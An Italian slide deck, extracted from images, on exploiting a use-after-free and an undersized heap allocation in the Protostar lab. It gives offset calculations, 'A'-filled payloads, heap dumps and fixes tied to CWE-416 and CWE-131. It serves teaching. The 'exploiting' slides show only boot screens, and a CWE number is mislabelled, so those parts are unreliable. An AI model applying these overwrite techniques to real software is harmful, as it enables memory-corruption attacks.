
Allocazione insufficiente



CALCOLO DELL' OFFSET

Use After Free

Usato il comando **auth** con un nome qualsiasi che sia al più di 31 caratteri, per esempio "AAA" verranno allocati 4 byte nell'heap.



Una volta invocata la **reset**, il contenuto della locazione base viene settato a **0x0** (la **free** è implementata in questo modo).

CALCOLO DELL' OFFSET

Use After Free

All'invocazione della **service**, verrà allocata abbastanza memoria da contenere la stringa passata a **strdup** e tale stringa verrà scritta a partire proprio dalla stessa locazione di memoria, pertanto ci basterà scrivere una stringa di 33 caratteri per poter raggiungere la locazione di memoria a cui dovrebbe trovarsi il campo **auth** della **struct auth**.

Di questi 33 caratteri l'ultimo sarà il carattere **"/0"**, per cui ci basterà scrivere una stringa di 32 caratteri. Pertanto la nostra stringa sarà: **'A' * 32**.

Ricordiamoci che durante il testing della **strdup** abbiamo constatato che vengono inclusi tutti i caratteri dopo **"service"**, anche un eventuale spazio. Questo non ci crea problemi, è solo una questione di caratteri mini da scrivere, nel caso inseriamo lo spazio il numero di **'A'** possiamo ridurlo a 31.

CALCOLO DELL' OFFSET

Use After Free

Il risultato dovrebbe essere il seguente:

		service	auth
0x00000000	0x0000002c	0x41414141	0x41414141
0x41414141	0x41414141	0x41414141	0x41414141
0x41414141	0x41414141	0x0000000a	...

	= chunk size (40 byte)
	= auth->name
	= auth->auth

$$\text{[Green Box]} + \text{[Red Box]} = \text{service} + \text{auth}$$

CALCOLO DELL' OFFSET

Allocazione insufficiente

Usato il comando **auth** con un nome qualsiasi che sia al più di 31 caratteri, per esempio “AAA” verranno allocati soltanto 4 byte nell’heap.

A questo punto sarà sufficiente invocare il comando **service** con una stringa di 17 caratteri in modo da sovrascrivere il campo **auth** della **struct auth**. Stavolta **service** e **auth** non avranno lo stesso indirizzo di base, ma la stringa passata a **service** verrà allocato subito dopo il chunk di memoria dedicato ad **auth** così da sovrascrivere parte della memoria della **struct**, abbastanza da sovrascrivere il campo **auth**.

Ricordiamoci che dei 17 caratteri uno sarà “/0”, per cui basterà una stringa di 16 “A”.

CALCOLO DELL' OFFSET

Allocazione insufficiente

0x00000000	0x0000000c	0x0a414141	0x00000000
0x00000000	0x00000000	0x41414141	0x41414141
0x41414141	0x41414141	0x0000000a	0x00000000

auth->auth

EXPLOITING

Use After Free

```
live-boot is configuring sendsigs....
startpar: service(s) returned failure: live-config hostname.sh ... failed!
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting portmap daemon...Already running..
Starting NFS common utilities: statd.
Starting enhanced syslogd: rsyslogd.
Starting ACPI services....
Starting deferred execution scheduler: atd.
Starting periodic command scheduler: cron.
Starting MTA:The mptctl module is missing. Please have a look at the README.Debian.gz. ... failed!
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login:
```

EXPLOITING

Allocazione insufficiente

```
File  Machine  View  Input  Devices  Help
$
Debian GNU/Linux 6.0 protostar tty1
protostar login: user
Password:
Last login: Fri May 31 08:01:15 EDT 2024 on tty1
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
```



ANALISI DELLE DEBOLEZZE E MITIGAZIONI

LE VULNERABILITA'

Use After Free

Le vulnerabilità mostrate sfruttano delle specifiche debolezze, in particolare:

CWE-416 - Use After Free: L'uso della memoria precedentemente liberata può avere una serie di conseguenze negative, che vanno dalla corruzione di dati validi all'esecuzione di codice arbitrario, a seconda dell'istanziatura e della tempistica della falla. Il modo più semplice in cui può verificarsi la corruzione dei dati è il riutilizzo da parte del sistema della memoria liberata.

LE VULNERABILITA'

CWE-616: MITIGAZIONE

```
if(strncmp(line, "reset", 5) == 0) {  
    free(auth);  
    auth = NULL;  
}
```

Settiamo il puntatore **auth** a NULL per evitare il vecchio puntatore sia ancora accessibile

LE VULNERABILITA'

Allocazione insufficiente

Le vulnerabilità mostrate sfruttano delle specifiche debolezze, in particolare:

CWE-131 – Incorrect Calculation of Buffer Size: Il prodotto non calcola correttamente la dimensione da utilizzare quando si alloca un buffer, il che potrebbe portare a un buffer overflow.

LE VULNERABILITA'

CWE-131: MITIGAZIONE

```
if(strncmp(line, "auth ", 5) == 0) {  
    auth = malloc(sizeof(struct auth));  
    memset(auth, 0, sizeof(auth));  
    if(strlen(line + 5) < 31) {  
        strcpy(auth->name, line + 5);  
    }  
}
```

Quando allochiamo il puntatore ad **auth** specifichiamo la corretta dimensione come parametro della **malloc** scrivendo **sizeof(struct auth)** invece che **sizeof(auth)**.



**GRAZIE
DELL'ATTENZIONE**